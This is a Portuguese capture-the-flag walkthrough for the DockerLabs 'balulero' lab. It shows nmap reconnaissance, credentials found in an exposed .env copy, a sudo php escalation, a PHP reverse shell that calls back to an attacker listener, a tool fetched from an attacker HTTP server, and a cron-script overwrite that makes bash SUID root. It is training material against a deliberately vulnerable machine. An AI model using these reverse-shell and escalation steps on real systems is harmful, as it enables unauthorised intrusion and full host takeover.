



DockerLabs

Vacaciones

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a

direção que teremos, bem como o que fazer quando terminarmos.

```
(root@soja) [~/dockerlabs/maq.balulero]
# bash auto_deploy.sh balulero.tar

Arquivo  Ações  Editar  Exibir  Ajuda
CVE-2019-5736  ## ## ## /deepc==sh: 144: printf: 25+dfsg1: not completely converted
## ## ## ##
{ ..... }
Docker~~~~~{ ~~~~~~ }
CONTAINER ID  NAME  COMMAND  CREATED  STATUS
PORTS  NAMES
34be347b4676  balulero  /bin/sh -c 'service_...  5 minutes ago  Up 4 minutes
balulero_container
e64e8c91785e  chocolatefire  /bin/sh -c 'service_...  3 days ago  Exited (255) 3 days ago
sh... 5 days ago  Exited (255) 5 days ago
22/tcp, 80/tcp  amor_container
34be57fa0f7c  psycho  /bin/sh -c 'service_...  7 days ago  Exited (137) 7 days ago
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere u
n momento... chocolatefire  /bin/sh -c 'service_...  9 days ago  Exited (255) 9 days ago
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere u
n momento... dockerlabs  /bin/sh -c 'service_...  3 months ago  Exited (255) 3 months ago
dockerlabs container
Estamos desplegando la máquina vulnerable, espere un momento. 3 months ago  Exited (255) 3 months ago
80/tcp, 443/tcp  picadilly_container
Máquina desplegada, su dirección IP es → 172.17.0.2 3 months ago  Exited (137) 3 months ago
usersearch container
Presiona Ctrl+C cuando termines con la máquina para eliminarla

(root@soja) [~/ferramentas/deepce]
```

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn

Verificando as portas podemos ver que temos duas portas abertas a 22 e a 80.

```
(root@soja)-[~/dockerlabs/maq.balulero]
# nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 17:03 -03
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fb:64:7a:a5:1f:d3:f2:73:9c:8d:54:8b:65:67:3b:11 (RSA)
|   256  47:e1:c1:f2:de:f5:80:0e:10:96:04:95:c2:80:8b:76 (ECDSA)
|_  256 b1:c6:a8:5e:40:e0:ef:92:b2:e8:6f:f3:ad:9e:41:5a (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Mi Landing Page - Ciberseguridad
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```

EXPLICAÇÃO DO COMANDO NMAP

1. `nmap` : É uma ferramenta de código aberto para exploração e auditoria de segurança de redes.
2. `172.17.0.2` : Este é o endereço IP do alvo que está sendo escaneado.
3. `-ss` : Realiza um "SYN scan", que é um tipo de varredura que envia pacotes SYN para determinar quais portas estão abertas. É rápido e discreto, pois não completa a conexão TCP.
4. `-sV` : Tenta detectar a versão dos serviços que estão sendo executados nas portas abertas. Isso ajuda a identificar não apenas se a porta está aberta, mas também qual serviço está rodando e sua versão.
5. `-sC` : Executa scripts padrão do Nmap. Esses scripts podem fazer diversas tarefas, como descobrir mais informações sobre os serviços, verificar vulnerabilidades, entre outros. O Nmap possui uma biblioteca de scripts que podem ser utilizados.
6. `--open` : Faz com que o Nmap mostre apenas as portas que estão abertas. Sem essa opção, o Nmap pode listar portas fechadas ou filtradas, o que pode gerar uma saída muito longa.
7. `-p-` : Escaneia todas as 65535 portas TCP, em vez de um intervalo padrão (como apenas as portas mais comuns). Isso é útil para ter uma visão completa do que está exposto no alvo.
8. `-T5` : Define a velocidade do scan para "agressivo". O Nmap possui diferentes níveis de timing (T0 a T5), e T5 é o mais rápido. Isso pode resultar em uma varredura mais rápida, mas também pode aumentar a chance de ser detectado por sistemas de segurança.
9. `-n` : Faz com que o Nmap não tente resolver nomes de host. Isso acelera o scan e é útil quando você já conhece os endereços IP.
10. `-Pn` : Diz ao Nmap para não fazer o "ping" no alvo antes de escanear. Isso é útil se você sabe que o host está ativo, ou se o alvo pode estar configurado para não responder a pings (ICMP).

PORTAS ABERTA:

. 22/tcp open ssh OpenSSH 8.2p1
. 80/tcp open http Apache httpd 2.4.41

agora vamos no navegador web e digitar o ip da maquina "vitima". <http://172.17.0.2/#skills>

possivel usuário **balu**

Hola, soy **Balú**

El perrito más guapo y bonito de todo dockerlabs

Docencia de programación, hacking ético y ciberseguridad

[¿Cómo te puedo ayudar?](#)

Sobre mí

Soy un perrito muy guapo y traviesito.

Cuento con una gran experiencia haciendo webs tan chingonas como esta, y sobre todo 100% seguras donde nadie podrá hackearlas

No dudes en contactar.

[📺 Conóceme](#)

Habilidades

Ciberseguridad / Hacking Ético

Identificando vulnerabilidades y brechas en sistemas de seguridad.

[Más información](#)

Docencia

Protección de la integridad y confidencialidad de la información.

[Más información](#)

Programación

Despliegue y configuración de sistemas avanzados de defensa.

vamos acessar o código fonte da página Ctrl+U: view-source:[**http://172.17.0.2/#skills**](http://172.17.0.2/#skills)

```
Kali Linux x Mi Landing Page - Cibersegur x http://172.17.0.2/#skills
view-source:http://172.17.0.2/#skills
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Pas
172 </a>
173 <a href="https://www.linkedin.com" target="_blank" class="social-icon">
174 <i class="fab fa-linkedin"></i>
175 </a>
176 <a href="mailto:tuemail@ejemplo.com" class="social-icon">
177 <i class="fas fa-envelope"></i>
178 </a>
179 <a href="https://www.tiktok.com" target="_blank" class="social-icon">
180 <i class="fab fa-tiktok"></i>
181 </a>
182 <a href="https://www.youtube.com" target="_blank" class="social-icon">
183 <i class="fab fa-youtube"></i>
184 </a>
185 <a href="https://x.com" target="_blank" class="social-icon">
186 <i class="fab fa-x"></i>
187 </a>
188 </div>
189 </section>
190
191
192
193
194
195 <footer class="text-white">
196 <div class="container">
197 <div class="row">
198 <div class="col-4 text-start">
199 <p>&copy; 2024 - Todos los derechos reservados</p>
200 </div>
201 <div class="col-4 text-center">
202 <a href="https://www.linkedin.com" target="_blank" class="text-white mx-2">
203 <i class="bi bi-linkedin" style="font-size: 1.5em;"></i>
204 </a>
205 <a href="https://www.instagram.com" target="_blank" class="text-white mx-2">
206 <i class="bi bi-instagram" style="font-size: 1.5em;"></i>
207 </a>
208 </div>
209 <div class="col-4 text-end">
210 <p>Más información y contacto</p>
211 </div>
212 </div>
213 </div>
214 <!-- Efecto de olas -->
215 <div class="wave-container">
216 <div class="wave wave1"></div>
217 <div class="wave wave2"></div>
218 </div>
219 </footer>
220
221 <script src="script.js"></script>
222 <script src="imagenes.js"></script>
223
224 </body>
225 </html>
226
```

vamos entra nesse "script.js": view-source:<http://172.17.0.2/script.js>

na imagem abaixo temos uma frase importante, que pode ter uma senha nos arquivo (".env " ou no ".env_de_baluchingon").

```
view-source:http://172.17.0.2/script.js

function type() {
  const currentText = texts[currentTextIndex];

  if (isDeleting) {
    // Borrado de texto
    textElement.innerHTML = currentText.substring(0, index - 1);
    index--;

    if (index === 0) {
      isDeleting = false;
      currentTextIndex = (currentTextIndex + 1) % texts.length;
      setTimeout(type, 500); // Pausa antes de comenzar a escribir el nuevo texto
    } else {
      setTimeout(type, 50); // Velocidad de borrado
    }
  } else {
    // Escritura de texto
    textElement.innerHTML = currentText.substring(0, index);
    index++;


    if (index === currentText.length) {
      isDeleting = true;
      setTimeout(type, 2000); // Pausa antes de comenzar a borrar
    } else {
      setTimeout(type, 50); // Velocidad de escritura
    }
  }
}

type();

// Funcionalidad para ocultar/mostrar el header al hacer scroll y el secretito de la web
console.log("Se ha prohibido el acceso al archivo .env que es donde se guarda la password de backup, pero hay una copia llamada .env_de_baluchingon visible jiji")
let lastScrollTop = 0;
const header = document.querySelector('header');
const delta = 5; // La cantidad mÁnima de scroll para ocultar el header
```

INTRUSÃO

Se entrarmos no arquivo http://172.17.0.2/.env_de_baluchingon do navegador, veremos o seguinte:
RECOVERY LOGIN




usuário: balu

senha: balubalulero balulei

Parece que são credenciais para o ssh, porque simplesmente nos conectamos ssh balu@172.17.0.2 e você estará dentro.

ESCALADA DE PRIVILÉGIOS

conseguimos entrar no ssh com o usuário balu



O usuário balu, veremos que podemos executar como o usuário chocolate ao

executar :

```
balu@34be347b4676:~$ sudo -l
Matching Defaults entries for balu on 34be347b4676:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User balu may run the following commands on 34be347b4676:
    (chocolate) NOPASSWD: /usr/bin/php
balu@34be347b4676:~$
```

DESCRIÇÃO DETALHADA sudo -l

Descrição Detalhada

1. Matching Defaults entries for balu on 34be347b4676

Essa linha indica que as seguintes entradas padrão de configuração de sudo são aplicáveis ao usuário `balu` na máquina `34be347b4676` (um container Docker, a julgar pelo hostname).

2. env_reset

Este é um parâmetro padrão de segurança. Quando o usuário executa um comando com `sudo`, a variável de ambiente é resetada, o que significa que algumas variáveis de ambiente do usuário original não são herdadas no contexto do comando. Isso ajuda a prevenir que variáveis maliciosas sejam passadas para o processo executado como `sudo`.

3. mail_badpass

Se o usuário tentar executar um comando usando `sudo` e fornecer uma senha incorreta, uma notificação será enviada para o administrador do sistema.

4. secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin


Esse parâmetro define o caminho seguro para onde o `sudo` procurará os binários a serem executados. Essa variável restringe onde o sistema vai buscar os comandos executados via `sudo`, ajudando a evitar a execução de binários não confiáveis que possam estar em locais inseguros no sistema.

5. User balu may run the following commands on 34be347b4676

Aqui é onde são listados os comandos que o usuário `balu` pode executar com privilégios elevados no sistema `34be347b4676`.

6. (chocolate) NOPASSWD: /usr/bin/php

Esta linha tem algumas partes importantes:

- `(chocolate)`: O comando pode ser executado como o usuário (ou grupo) `chocolate`. Isso significa que, ao executar `sudo`, o comando `php` será executado com os privilégios do usuário `chocolate`, e não necessariamente como `root`.
- `NOPASSWD`: O usuário `balu` não precisará digitar uma senha para executar o comando especificado, no caso, o `/usr/bin/php`. Isso permite que ele execute o interpretador PHP diretamente sem senha.
- `/usr/bin/php`: Especifica o comando e  que o usuário pode executar com o `sudo`, no caso, o binário PHP que está localizado em `/usr/bin/php`.

EXEMPLO 1: para entrar no usuário chocolate

depois de pesquisar [GTFOBins](#) , vejo que podemos fazer o login no usuário chocolate da seguinte maneira:

| Sudo

If the binary is allowed to run as superuser by `sudo` , it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

CMD="/bin/bash"
sudo -u chocolate php -r "system('\$CMD');"

conseguimos fazer o login chocolate

```
balu@c928beba8acb:~$ CMD="/bin/sh"
balu@c928beba8acb:~$ sudo -u chocolate php -r "system('$CMD');"
whoami
chocolate
bash
chocolate@c928beba8acb: /home/balu$
```

Translation

EXEMPLO 2: para entrar no usuário chocolate

uma outra opção para ser o usuário chocolate é:

baixar uma reverse shell php no <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php#L1>. crie um arquivo no nome que voce quiser por exemplo, "nano virus.reverse.php" é so copiar

php-reverse-shell / php-reverse-shell.php

pentestmonkey Initial commit 8aa37eb · 9 years ago History

Code Blame Executable File · 192 lines (164 loc) · 5.36 KB Raw Copy Download Compare

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only.  Users take full responsibility
6 // for any actions performed using this tool.  The author accepts no liability
7 // for damage caused by this tool.  If these terms are not acceptable to you, then
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software; you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY; without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
19 // GNU General Public License for more details.
20 //
21 // You should have received a copy of the GNU General Public License along
22 // with this program; if not, write to the Free Software Foundation, Inc.,
23 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
24 //
25 // This tool may be used for legal purposes only.  Users take full responsibility
26 // for any actions performed using this tool.  If these terms are not acceptable
```

```
balu@85bdd5379201: ~ x root@soja: ~/dockerlabs/maq.facil/maq.balulero x
balu@85bdd5379201:~$ sudo -l
Matching Defaults entries for balu on 85bdd5379201:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User balu may run the following commands on 85bdd5379201:
    (chocolate) NOPASSWD: /usr/bin/php
balu@85bdd5379201:~$ nano virus.reverse.php
```

configure a reverse shell com seu ip e uma porta da sua preferencia.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.168.0.2'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

seu ip e porta da maquina atacante

na máquina atacante deixe uma escuta com **nc -lvnp 4444**

```
(root@soja)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
```

agora na maquina vitima é só executar o “**sudo -u chocolate /usr/bin/php virus.reverse.php**”.

```
(root@soja)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.168.0.2] from (UNKNOWN) [172.17.0.3] 56408
Linux 85bdd5379201 6.10.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.10.9-1ka
li1 (2024-09-09) x86_64 x86_64 x86_64 GNU/Linux
15:24:21 up 16:39, 1 user, load average: 0.51, 0.63, 0.68
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
balu      pts/0    172.17.0.3      14:47    1.00s  0.01s  0.01s -bash
uid=1000(chocolate) gid=1000(chocolate) groups=1000(chocolate)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
chocolate
$
```

```
balu@85b...79201: ~$ sudo -l
Matching Defaults entries for balu on 85bdd5379201:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User balu may run the following commands on 85bdd5379201:
    (chocolate) NOPASSWD: /usr/bin/php
balu@85bdd5379201:~$ sudo -u chocolate /usr/bin/php virus.reverse.php
PHP Notice: Undefined variable: daemon in /home/balu/virus.reverse.php
on line 184
Successfully opened reverse shell to 172.168.0.2:4444
balu@85bdd5379201:~$
```

MÁQUINA ATACANTE

REVERSE SHELL OK

MÁQUINA DA VITIMA



AO EXECUTAR O COMANDO TEMOS A REVERSE SHELL

Agora não teremos sorte com isso `sudo -l`, mas depois de usar a ferramenta [pspy](#), posso ver que existe um comando que é executado a cada 5 segundos:

wget <https://github.com/DominicBreuker/pspy>

```
chocolate@85bdd5379201:/opt$ wget https://github.com/DominicBreuker/pspy
--2024-10-06 16:46:47-- https://github.com/DominicBreuker/pspy
Resolving github.com (github.com)... 20.201.28.151
Connecting to github.com (github.com)|20.201.28.151|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'pspy'

pspy
2024-10-06 16:46:47 (3.25 MB/s) - 'pspy' saved [357015]
```

somos root

OUTRO EXEMPLO DE SER ROOT

depois de pesquisar [GTFOBins](#) , vejo que podemos fazer

o login no usuário chocolate da seguinte maneira:

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

CMD="/bin/bash"
sudo -u chocolate php -r "system('\$CMD');"

conseguimos fazer o login chocolate

```
balu@c928beba8acb:~$ CMD="/bin/sh"
balu@c928beba8acb:~$ sudo -u chocolate php -r "system('$CMD');"
whoami
chocolate
bash
chocolate@c928beba8acb:/home/balu$
```

Translation

Agora não teremos sorte com isso `sudo -l`, mas depois de usar a ferramenta [pspy](#), posso ver que existe um comando que é executado a cada 5 segundos:

vamos transferir a ferramenta [pspy](#) da maquina atacante, para a vitima.

máquina atacante iniciar o servidor [python3 -m http.server 8080](#)

```
(root@soja)-[~/dockerlabs/maq.facil/maq.balulero/ferramenta.teste]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.17.0.3 - [04/Oct/2024 21:31:37] "GET /pspy64. HTTP/1.1" 200 -
```

máquina vitima: `wget` <http://192.168.0.24:8080/pspy64>

```
chocolate@c928beba8acb:/opt$ wget http://192.168.0.24:8080/pspy64.
--2024-10-05 00:31:37-- http://192.168.0.24:8080/pspy64.
Connecting to 192.168.0.24:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64.'

pspy64.                100%[=====>] 2.96M --.-KB/s in 0.008s

2024-10-05 00:31:37 (393 MB/s) - 'pspy64.' saved [3104768/3104768]
```

Aparentemente, o processo executa de vez em quando o script que está em `/opt/script.php`, que podemos modificar casualmente, então agora só temos que executar o seguinte:

```
chocolate@c928beba8acb:/opt$ chmod +x pspy64
chocolate@c928beba8acb:/opt$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
/usr/sbin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PSPPY
Ems, vejo que podemos pivotar a chocolate da seguinte maneira:

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes e
very 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (
non-recursive)
Draining file system events due to startup...
done
2024/10/05 00:42:45 CMD: UID=1000 PID=1854 | ./pspy64
2024/10/05 00:42:45 CMD: UID=0 PID=1853 | sleep 5
2024/10/05 00:42:45 CMD: UID=1000 PID=762 | bash
2024/10/05 00:42:45 CMD: UID=1000 PID=742 | /bin/sh
2024/10/05 00:42:45 CMD: UID=1000 PID=741 | sh -c /bin/sh
2024/10/05 00:42:45 CMD: UID=1000 PID=740 | php -r system('/bin/sh');
2024/10/05 00:42:45 CMD: UID=0 PID=739 | sudo -u chocolate php -r system('/bin/sh');
2024/10/05 00:42:45 CMD: UID=1001 PID=155 | bash -p
2024/10/05 00:42:45 CMD: UID=1001 PID=138 | -bash
2024/10/05 00:42:45 CMD: UID=1001 PID=137 | sshd: balu@pts/0
2024/10/05 00:42:45 CMD: UID=0 PID=120 | sshd: balu [priv]
2024/10/05 00:42:45 CMD: UID=0 PID=49 | sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2024/10/05 00:42:45 CMD: UID=33 PID=34 | /usr/sbin/apache2 -k start
2024/10/05 00:42:45 CMD: UID=33 PID=33 | /usr/sbin/apache2 -k start
2024/10/05 00:42:45 CMD: UID=33 PID=32 | /usr/sbin/apache2 -k start
2024/10/05 00:42:45 CMD: UID=33 PID=31 | /usr/sbin/apache2 -k start
2024/10/05 00:42:45 CMD: UID=33 PID=30 | /usr/sbin/apache2 -k start
2024/10/05 00:42:45 CMD: UID=0 PID=25 | /usr/sbin/apache2 -k start
2024/10/05 00:42:45 CMD: UID=0 PID=1 | /bin/sh -c service apache2 start && a2ensite 000-default.conf
&& service ssh start && while true; do php /opt/script.php; sleep 5; done
2024/10/05 00:42:49 CMD: UID=0 PID=1861 | /bin/sh -c service apache2 start && a2ensite 000-default.conf
```

Depois que os 3 comandos estiver executado, teremos apenas que esperar cerca de 5 segundos e depois executar, **bash -p** pois com o novo script que criamos demos permissão SUID para bash:

```
echo "<?php" > /opt/script.php
echo "exec ('chmod u+s /bin/bash');" >> /opt/script.php
echo "?>" >> /opt/script.php
```

```
chocolate@c928beba8acb: /opt x root@soja: ~/dockerlabs/maq.facil/maq.balulero/ferramenta.teste x
chocolate@c928beba8acb:/opt$ echo "<?php" > /opt/script.php
chocolate@c928beba8acb:/opt$ ls
pspy64
script.php
chocolate@c928beba8acb:/opt$ echo "exec ('chmod u+s /bin/bash');" >> /opt/script.php
chocolate@c928beba8acb:/opt$ echo "?>" >> /opt/script.php
chocolate@c928beba8acb:/opt$ bash -p
bash-5.0# whoami
root
bash-5.0#
```

somos root.

bobmarley

